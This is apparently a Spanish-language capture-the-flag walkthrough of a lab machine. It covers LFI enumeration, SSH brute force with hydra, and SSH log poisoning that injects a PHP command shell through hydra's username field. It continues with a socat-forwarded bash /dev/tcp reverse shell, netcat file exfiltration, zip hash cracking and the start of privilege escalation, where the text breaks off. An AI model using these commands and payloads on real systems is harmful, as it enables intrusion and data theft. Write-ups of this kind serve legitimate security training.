
Vemos que el parámetro “file” existe y devuelve algo al pasarle el archivo /etc/passwd, vamos a echar un vistazo en el navegador.

Efectivamente está teniendo lugar un LFI y conseguimos ver el contenido del archivo /etc/passwd. Descubrimos el usuario randy, que también existe en esta máquina; podríamos ejecutar un ataque de fuerza bruta contra este usuario al servicio SSH en paralelo mientras seguimos enumerando y trazando el vector de ataque:
1
proxychains hydra -l randy -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.7 -t 20 2>/dev/null
Explotación
Explotación de LFI (archivos interesantes a revisar)
Para ver más claro desde consola los usuarios con una shell asignada podemos ejecutar el siguiente comando.
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/etc/passwd" 2>/dev/null | grep "sh$"

Vemos el usuario randy, www-data y root, nada destacable. Vamos a tratar de sacar algo de información enumerando algunos archivos de la máquina, como el /proc/net/fib_trie, que nos permite ver información relativa a la dirección de red de la máquina víctima:
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/proc/net/fib_trie" 2>/dev/null

Para sacar información relativa a los puertos internos abiertos en la máquina podemos enumerar el archivo /proc/net/tcp:
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/proc/net/tcp" 2>/dev/null

Ahí vemos que los reporta en hexadecimal y cómo podemos hacer una conversión rápida a decimal. Para sacar información relativa a los procesos y tareas que se están ejecutando en el sistema podemos enumerar el archivo /proc/sched_debug:
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/proc/sched_debug" 2>/dev/null

En este punto, ¿cómo podríamos llegar a ejecutar comandos aprovechándonos de este LFI? Pues validando si es vulnerable a Log Poisoning, aprovechando además que cuenta tanto con el servicio Apache2 como SSH.
Explotación de Log Poisoning (SSH bypass “invalid characters“ restriction)
Lo primero es validar si somos capaces de acceder a los registros de logs de estos servicios, empezando con Apache2 en /var/log/apache2/access.log; en caso de ser capaces, trataremos de envenenarlo con nuestras instrucciones maliciosas buscando un RCE.
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/var/log/apache2/access.log" 2>/dev/null

No tiene capacidad de lectura, así que vamos a tirar por los logs de SSH en su archivo /var/log/auth.log.
1
proxychains curl -s "http://192.168.100.7/blog-post/archives/randylogs.php?file=/var/log/auth.log" 2>/dev/null

Y bingo, en este caso sí que tenemos capacidad de lectura en los logs, por lo que podemos tratar de envenenarlos.
En el caso de los logs de SSH, el atacante puede inyectar código PHP en el campo de usuario durante el proceso de autenticación. Esto permite que el código se registre en el log ‘auth.log’ de SSH y sea interpretado en el momento en el que el archivo de registro sea leído. De esta manera, el atacante puede lograr una ejecución remota de comandos en el servidor.
1
proxychains ssh '<?php system($_GET["cmd"]); ?>'@192.168.100.7 2>/dev/null

Vemos que nos da un error de caracteres inválidos, y es que desde hace unas versiones, OpenSSH valida que el username no contenga ciertos caracteres especiales (<, ?, espacios, etc.) para evitar inyección de argumentos… ¿Cómo podríamos bypassear esta restricción? Investigando por internet y viendo writeups de esta máquina no encontré mucho, ya que eran de hace varios años, cuando esto no estaba parcheado en el código fuente de OpenSSH, y las pruebas que encontré necesitaban tener expuesto el servicio sftp. Al final se me dio por probar con otra herramienta que entabla conexiones SSH, hydra; probé a pasarle el código en el campo user a través de esta herramienta y ¡bingo!
Por lo que sabiendo esto lo haríamos de esta forma:
1
proxychains hydra -l '<?php system($_GET["cmd"]); ?>' -p test ssh://192.168.100.7

Al terminar, si revisamos los logs desde el navegador, en los últimos veremos que el campo usuario está vacío, lo que nos hace pensar que se está interpretando el código php de su contenido:
1
http://192.168.100.7/blog-post/archives/randylogs.php?file=/var/log/auth.log

1
http://192.168.100.7/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=id

De esta forma confirmamos que conseguimos explotar el Log Poisoning SSH utilizando hydra para inyectar el código php en el campo user del log, escapando de la restricción “invalid characters” de ssh. En este punto podemos lanzarnos una reverse shell aprovechando el RCE para ganar acceso a la máquina víctima.
Entablando Reverse Shell (Port Forwarding con Socat)
Antes de lanzar la reverse shell debemos razonar lo que va a ocurrir, ya que la estamos ejecutando desde una máquina víctima de una subred a la que nuestra máquina atacante de primeras no llega. Por lo tanto, esta máquina víctima tampoco tiene visibilidad con nuestra máquina atacante; la única máquina que ve es la primera que conseguimos vulnerar, en concreto su interfaz de red 192.168.0.6. Sabiendo esto, para que llegue la reverse shell a nuestra máquina atacante podríamos jugar con socat para reenviar la comunicación que reciba un puerto de la máquina pivote a nuestra máquina atacante.
1
2
# en nuestra máquina atacante nos ponemos en escucha
nc -nlvp 443
Nos descargamos el ejecutable de socat desde su repositorio, lo pasamos a la máquina pivote con scp:
1
scp socat root@10.0.2.19:/root/socat
Y una vez operativo en la máquina pivote establecemos el Port Forwarding:
1
./socat TCP-LISTEN:443,fork TCP:10.0.2.13:443
De esta forma, lo que le llegue a la máquina intermediaria por el puerto 443 lo reenviará a nuestra máquina atacante por el mismo puerto, donde estaremos en escucha. Una vez hecho esto podemos lanzar la reverse shell:
1
http://192.168.100.7/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=bash -c 'bash -i >%26 /dev/tcp/192.168.100.6/443 0>%261'

Una vez recibida la reverse shell aplicaremos un tratamiento de la TTY para conseguir una shell plenamente interactiva.
Tratamiento de la TTY
1
2
3
4
5
6
script /dev/null -c bash
# ctrl + z
stty raw -echo;fg
reset xterm
export TERM=xterm SHELL=bash
stty rows 53 columns 206
Ahora podríamos empezar con la enumeración local para escalar privilegios.
Escalada de privilegios
Enumeración local
1
grep 'sh$' /etc/passwd

1
getcap -r / 2>/dev/null

Nada destacable de momento. Echando un vistazo al sistema de archivos de la máquina encontramos un directorio /var/backups que contiene un archivo “user_backup.zip” protegido por contraseña.

Traspaso de archivos con netcat
Para tratar de crackear el hash es necesario traerlo a nuestro equipo atacante, y podríamos aprovecharnos del Port Forwarding establecido para la reverse shell para conseguirlo. Entonces podríamos hacer lo siguiente:
1
2
# en nuestra máquina atacante
nc -nlvp 443 > user_backup.zip
Y desde la máquina víctima:
1
nc 192.168.100.6 443 < user_backup.zip # Para esto es necesario que el Port Forwarding esté establecido con socat
De forma que recibiríamos el archivo en nuestra máquina atacante…


Una vez obtenido el archivo podemos tratar de crackear el hash con john o hashcat.
Crackeo de hash en zip
1
zip2john user_backup.zip > hash
1
john -w:/usr/share/wordlists/rockyou.txt hash

De esta forma conseguimos la contraseña para extraer los archivos del backup.
1
7z x user_backup.zip


Vamos a validar si esa credencial es válida para el usuario randy:
User Pivoting
1
su randy

Y efectivamente logramos pivotar al usuario randy. En este punto vamos a aplicar de nuevo una enumeración local para tratar de escalar privilegios a root.

La flag de usuario en /home/randy/user.txt.
1
sudo -l

Vemos que el usuario randy puede ejecutar como root el ejecutable “easysinfo”; si le echamos un vistazo a ver qué hace:

De primeras únicamente parece que muestra cierta información del sistema, podemos tratar de averiguar más sobre lo que hace imprimiendo los caracteres legibles del binario con la herramienta strings.
1
strings /home/randy/tools/easysysinfo

